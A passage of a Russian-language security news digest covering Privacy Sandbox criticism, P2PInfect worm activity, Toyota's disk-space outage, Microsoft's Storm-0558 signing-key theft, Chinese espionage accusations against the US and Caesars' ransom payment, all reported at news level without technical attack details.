
Также Privacy Sandbox критиковали многие другие участники индустрии, включая разработчиков DuckDuckGo (которые заявили, что «отслеживание — это отслеживание, и неважно, как вы его называете») и разработчиков браузера Brave (которые считают, что Privacy Sandbox лишь нанесет ущерб конфиденциальности и еще больше укрепит монополию Google в интернете).

Теперь в Google уверяют, что для передачи данных между браузером и рекламодателями в Privacy Sandbox используются Oblivious HTTP Relays, что обеспечивает дополнительную конфиденциальность пользователей. Подчеркивается, что это не позволяет Google связать IP-адреса пользователей с данными об их интересах, а также помогает удалять ненужные заголовки запросов из любых соединений.

Отказаться от использования Privacy Sandbox можно в настройках Google Chrome. Для этого нужно перейти в Settings → Privacy & security → Ad privacy, где можно отключить каждую отдельную функцию.


АКТИВНОСТЬ P2PINFECT ВОЗРОСЛА В **600** РАЗ

Специалисты из компании Cado Security заметили, что с августа 2023 года активность червя P2PInfect, который атакует серверы Redis, резко возросла и вредоносное ПО постепенно становится более незаметной и серьезной угрозой.



Исследователи говорят о росте количества атак P2PInfect на свои ханипоты. По состоянию на 24 августа 2023 года за всю историю наблюдений было обнаружено **4064** таких события. Но уже 3 сентября 2023 года количество событий увеличилось **В ТРИ РАЗА**, а затем, в период с 12 по 19 сентября 2023 года, произошел крупный всплеск активности: за неполную неделю было замечено **3619** попыток взлома. То есть ботнет стал в **600** раз активнее.

ЗАВОД TOYOTA ВСТАЛ: КОНЧИЛОСЬ МЕСТО НА ДИСКЕ



Компания Toyota сообщила, что сбои в работе ее японских заводов оказались вызваны нехваткой места на серверах баз данных, а не кибератакой. Из-за этого компания была вынуждена временно остановить работу 12 из 14 своих заводов в Японии и 28 сборочных линий.

Последствиями этого «неопределенного системного сбоя», произошедшего в 20-х числах августа и приведшего к остановке работы заводов, стало снижение объемов производства примерно на 13 тысяч автомобилей в день. В будущем это может негативно сказаться на всем рынке в целом, так как Toyota — один из крупнейших автопроизводителей в мире.

В опубликованном официальном заявлении представители Toyota объяснили, что сбой произошел во время планового обслуживания ИТ-систем. Обслуживание заключалось в упорядочивании данных и удалении фрагментированных данных из БД. Однако в связи с тем, что хранилище оказалось заполнено до отказа, произошла ошибка, приведшая к остановке всей системы.

Сбой повлиял непосредственно на систему заказа продукции, в результате чего планирование и выполнение производственных заданий стало невозможным.

В Toyota поясняют, что основные серверы и резервные машины компании работают в рамках одной системы. В связи с этим обе системы столкнулись со сбоем одновременно, что сделало невозможным переключение и повлекло за собой остановку работы заводов:

> *«В ходе процедуры обслуживания накопленные в БД данные были удалены и систематизированы, но из за нехватки места на диске произошла ошибка, что привело к остановке системы. Поскольку серверы работали в одной системе, тот же сбой затронул и функции резервного копирования, и переключение выполнить не удалось».*


Исправить проблему смогли лишь через несколько дней, когда ИТ-специалисты Toyota подготовили сервер большей емкости, способный принять данные. Это позволило восстановить функционирование системы заказа продукции и возобновить работу предприятий.

> *«Мы приносим извинения всем заинтересованным сторонам за причиненное беспокойство. Мы хотели бы еще раз подчеркнуть, что данный сбой в работе систем не был вызван кибератакой», — заявляют в Toyota.*

ПАДАЕТ СПРОС НА ПРОГРАММИСТОВ, ЗНАЮЩИХ ИНОСТРАННЫЕ ЯЗЫКИ

Представители ассоциации «Руссофт» сообщают, что в России наметилась тенденция к снижению спроса на разработчиков ПО, владеющих иностранными языками. По словам экспертов, это стало следствием того, что в настоящее время Россия делит весь мир на «дружественные» и «недружественные» страны, а также дело в переориентации индустрии разработки ПО на российский рынок.

Если в 2022 году бизнесу требовалось **3,24%** программистов с хорошим знанием английского, то теперь этот показатель снизился до **2,39%**.



Укрепившиеся отношения России и Китая не увеличили спрос на программистов, знающих этот язык. Наоборот — спрос на них упал почти в два раза, с **0,3** до **0,18%**.

В случае с немецким языком потребность в знающих его разработчиках сократилась более чем вдвое — с **0,17** до **0,08%**. Для арабского спрос снизился с **0,13** до **0,11%**, испанского — с **0,18** до **0,08%**.

Единственным исключением стал французский. Знающие этот язык программисты всегда были не слишком востребованы в России, и их требуемая доля в штате компаний за год не изменилась, оставшись на уровне **0,7%**.

При этом отмечается, что растет спрос на специалистов по продвижению со знанием иностранных языков. Это касается **МАРКЕТОЛОГОВ**, **МЕНЕДЖЕРОВ ПО ПРОДАЖАМ**, а также сотрудников **PR-СЛУЖБ**.

У MICROSOFT УКРАЛИ КЛЮЧ MSA

Компания Microsoft наконец рассказала, как китайские хакеры из группировки Storm-0558 смогли похитить ключ подписи, который затем был использован для взлома правительственных учреждений в США и странах Западной Европы. Оказалось, ключ был получен из аварийного дампа Windows (crash dump), после взлома корпоративной учетной записи инженера Microsoft.

О краже ключа MSA и атаке на Exchange Online и Azure Active Directory (AD) более двух десятков организаций по всему миру, включая правительственные учреждения в США и странах Западной Европы, стало известно в середине июля 2023 года.

Тогда сообщалось, что в середине мая злоумышленникам удалось получить доступ к учетным записям Outlook, принадлежащим примерно 25 организациям, а также к некоторым учетным записям пользователей, которые, вероятно, были связаны с этими организациями. Названия пострадавших организаций и госучреждений не были раскрыты. Известно лишь, что в числе пострадавших Госдеп США и Министерство торговли страны.

Как объясняли в Microsoft, для этой атаки злоумышленники использовали токены аутентификации, подделанные с помощью криптографического ключа MSA (Microsoft account consumer signing key), который используется для подписания токенов. Благодаря 0-day-проблеме, связанной с валидацией в GetAccessTokenForResourceAPI, хакеры смогли подделать чужие подписанные токены Azure Active Directory и выдать себя за своих жертв.

При этом аналитики компании Wiz, специализирующейся на облачной безопасности, заявляли, что проблема затронула вообще все приложения Azure AD, работающие с Microsoft OpenID v2.0. Дело в том, что украденный ключ мог подписать любой токен доступа OpenID v2.0 для личных учетных записей (например, Xbox, Skype) и мультитенантных приложений Azure AD при определенных условиях.

В ответ на эти обвинения исследователей представители Microsoft заявили, что компания отозвала все ключи MSA, чтобы гарантировать, что злоумышленники не имеют доступа к другим скомпрометированным ключам (что полностью предотвращает любые попытки создания новых токенов).

Также подчеркивалось, что после аннулирования украденного ключа специалисты Microsoft не выявили дополнительных доказательств, указывающих на несанкционированный доступ к учетным записям клиентов с использованием того же метода подделки токенов.

Параллельно выяснилось, что до этого инцидента возможности вести журналы были доступны только клиентам Microsoft, которые оплатили соответствующую лицензию Purview Audit (Premium). Из-за этого Microsoft столкнулась с серьезной критикой со стороны ИБ-сообщества, и эксперты заявили, что сама Microsoft мешала организациям оперативно обнаружить атаки Storm-0558.

В результате под давлением сообщества и Агентства по кибербезопасности и защите инфраструктуры США (CISA) компания согласилась бесплатно расширить доступ к данным облачных журналов, чтобы защитники могли обнаруживать подобные попытки взлома в будущем.

Но все это время в Microsoft не объясняли, каким образом такой важный ключ MSA вообще мог оказаться в руках хакеров.

Как теперь рассказали в компании, расследование инцидента выявило, что ключ MSA попал в аварийный дамп, созданный после сбоя системы, еще в апреле 2021 года.

По словам представителей Microsoft, обычно такие ключи доверяют только избранным сотрудникам, прошедшим проверку на благонадежность, и лишь в том случае, если они используют выделенные рабочие станции, защищенные многофакторной аутентификацией и использованием аппаратных токенов безопасности.

Причем ради безопасности в этой среде не допускается даже использование электронной почты, конференц-связи и других средств для совместной работы, ведь это наиболее распространенные векторы для атак с использованием малвари и фишинга. Кроме того, эта среда отделена от остальной сети Microsoft, где сотрудники имеют доступ к электронной почте и прочим инструментам.

Несмотря на то что аварийный дамп не должен содержать ключи подписи, неизвестная ошибка (которая уже исправлена), связанная с состоянием гонки, привела к тому, что ключ попал в дамп, но этого никто не заметил из-за другой ошибки (тоже уже исправленной). Позже этот дамп был перенесен из изолированной сети компании в корпоративную среду отладки, доступную из интернета.

В итоге злоумышленники обнаружили тот самый ключ после взлома корпоративной учетной записи неназванного инженера Microsoft, который имел доступ к этой среде отладки. Сообщается, что взлом был осуществлен с помощью «вредоносного ПО, похищающего токены».

> *«Из за политики хранения журналов у нас нет логов с конкретными доказательствами кражи данных злоумышленником, но это был наиболее вероятный механизм, с помощью которого злоумышленники могли получить ключ, — сообщает Microsoft. — Наши методы сканирования не обнаружили присутствия злоумышленников, но эта проблема уже исправлена».*

Также в сообщении компании объяснили еще одну «загадку»: как просроченный потребительский ключ мог использоваться для подделки токенов важных корпоративных приложений. Дело в том, что в 2018 году компания Microsoft представила новый фреймворк, который работал как с потребительскими, так и с корпоративными облачными приложениями. Однако еще одна ошибка помешала корректной работе программного интерфейса, который предназначался для криптографической проверки того, какой ключ использовать для корпоративных учетных записей, а какой — для потребительских.

Тогда компания обновила свою документацию и библиотеки, чтобы разработчики приложений могли использовать этот эндпоинт для обеспечения Single Sign-On. Но Microsoft не обеспечила в этих библиотеках корректных автоматических проверок, которые могли бы гарантировать, что, например, корпоративный пользователь не пройдет валидацию с использованием потребительского ключа.

И даже инженеры самой Microsoft, начавшие использовать этот эндпоинт в 2022 году, тоже не осознавали, что надлежащие проверки отсутствуют.

> *«Таким образом, почтовая система принимала запрос на корпоративную почту, используя токен безопасности, подписанный потребительским ключом», — гласит отчет об инциденте.*

Подчеркивается, что эту проблему тоже уже устранили.

Интересно, что Microsoft упорно избегает слова «уязвимость» при описании инцидента, связанного с атаками Storm-0558. Вместо этого компания использует слово «проблема». На просьбу журналистов объяснить, что подразумевается под термином «проблема», в компании ответили: «Уязвимость — это специфический термин, и мы бы использовали термин „уязвимость“, если бы он был уместен. Под „проблемой“ понимаются такие вещи, как неправильная конфигурация, ошибки оператора и случайные побочные продукты других действий».

КИТАЙ ОБВИНЯЕТ США В ШПИОНАЖЕ

Министерство государственной безопасности КНР опубликовало официальное заявление, в котором обвинило США во взломе серверов компании Huawei в 2009 году и проведении ряда других кибератак с целью хищения важных данных.

Как гласит заявление, в 2022 году было обнаружено, что США «осуществили десятки тысяч вредоносных атак», в том числе на Северо-Западный политехнический университет, контролировали десятки тысяч сетевых устройств и в итоге похитили множество ценных данных.

Также американские власти обвинили в том, что они принудили множество технологических компаний к внедрению бэкдоров в ПО и оборудование и заручились помощью крупных технологических брендов в вопросах мониторинга и кражи данных.

> «Уже давно ни для кого не секрет, что Соединенные Штаты давно полагаются на свои технологические преимущества для проведения крупномасштабной слежки за странами по всему миру, включая своих союзников, и осуществляют киберкражи.
>
> В то же время США изо всех сил стараются изобразить себя жертвой кибератак, подстрекая и принуждая другие страны присоединиться к так называемой программе „чистой сети“ под лозунгом поддержания сетевой безопасности и в попытке устранить китайские компании с международного сетевого рынка.
>
> На самом деле „чистая сеть“ — это ложь, а вот подавление оппонентов и поддержание гегемонии — правда. В связи с этим китайские официальные лица неоднократно призывали Соединенные Штаты глубоко задуматься, прекратить кибератаки и кражу секретов со всего мира, а также перестать вводить общественность в заблуждение всевозможной ложной информацией», — заявляют в Министерстве государственной безопасности КНР.

КРУПНАЯ СЕТЬ КАЗИНО ЗАПЛАТИЛА ХАКЕРАМ

CAESARS PALACE
OLIVES
LOUIS VUITTON
GIORGIO ARMANI

Продолжение статьи →

← Начало статьи

Компания Caesars Entertainment, называющая себя крупнейшей сетью казино в США с самой масштабной программой лояльности в отрасли, сообщила, что пострадала от кибератаки и в итоге заплатила хакерам выкуп, чтобы избежать утечки данных клиентов. Исследователи считают, что за этим взломом могла стоять группировка Scattered Spider, недавно атаковавшая MGM Resorts.

Согласно документам, которые Caesars Entertainment подала в Комиссию по ценным бумагам и биржам США, атака была обнаружена 7 сентября 2023 года. В ходе расследования инцидента выяснилось, что злоумышленники похитили БД программы лояльности компании, в числе прочего содержавшую данные водительских прав и номера социального страхования клиентов.

Сам инцидент описывается как «связанная с социальной инженерией атака на поставщика аутсорсинговой ИТ-поддержки» и не повлиял на операции компании и работу с клиентами.

Также в документах упоминается, что компания заплатила злоумышленникам выкуп, чтобы не допустить утечки похищенных данных. По информации СМИ, Caesars Entertainment выплатила хакерам примерно 15 миллионов долларов, причем изначально злоумышленники требовали у компании вдвое больше — 30 миллионов долларов.

При этом в Caesars Entertainment признают, что не могут предоставить никаких гарантий относительно дальнейших действий злоумышленников. То есть не исключено, что хакеры все равно могут продать или опубликовать в сети похищенную информацию о клиентах.

> *«Мы предприняли шаги, чтобы убедиться, что похищенные данные удалены неавторизованным субъектом, но не можем гарантировать результат. Мы следим за ситуацией в интернете и (пока) не обнаружили никаких признаков того, что эти данные распространяют дальше, опубликованы (в открытом доступе) или использованы не по назначению», — гласят бумаги.*

Хотя в своем отчете Caesars Entertainment не связывает эту атаку с какой-либо конкретной хакгруппой, за этим инцидентом может стоять группировка Scattered Spider, которую также обозначают как 0ktapus (Group-IB), UNC3944 (Mandiant) и Scatter Swine (Okta).

По данным исследователей, эта группировка в основном использует социальную инженерию для взлома корпоративных сетей. Так, злоумышленники выдают себя за специалистов технической поддержки (чтобы выманить у пользователей учетные данные), используют атаки на подмену SIM-карты (чтобы захватить контроль над нужным телефонным номером), а также фишинг и другие методы (чтобы обойти многофакторную аутентификацию).

Интересно, что эту же группировку связывают с недавней атакой на MGM Resorts, которая владеет сетями отелей, курортов и казино по всему миру. Этот инцидент привел к отключению многих компьютерных систем компании, в том числе сайтов крупнейших отелей Лас-Вегаса и Нью-Йорка, систем бронирования и некоторых услуг в казино.

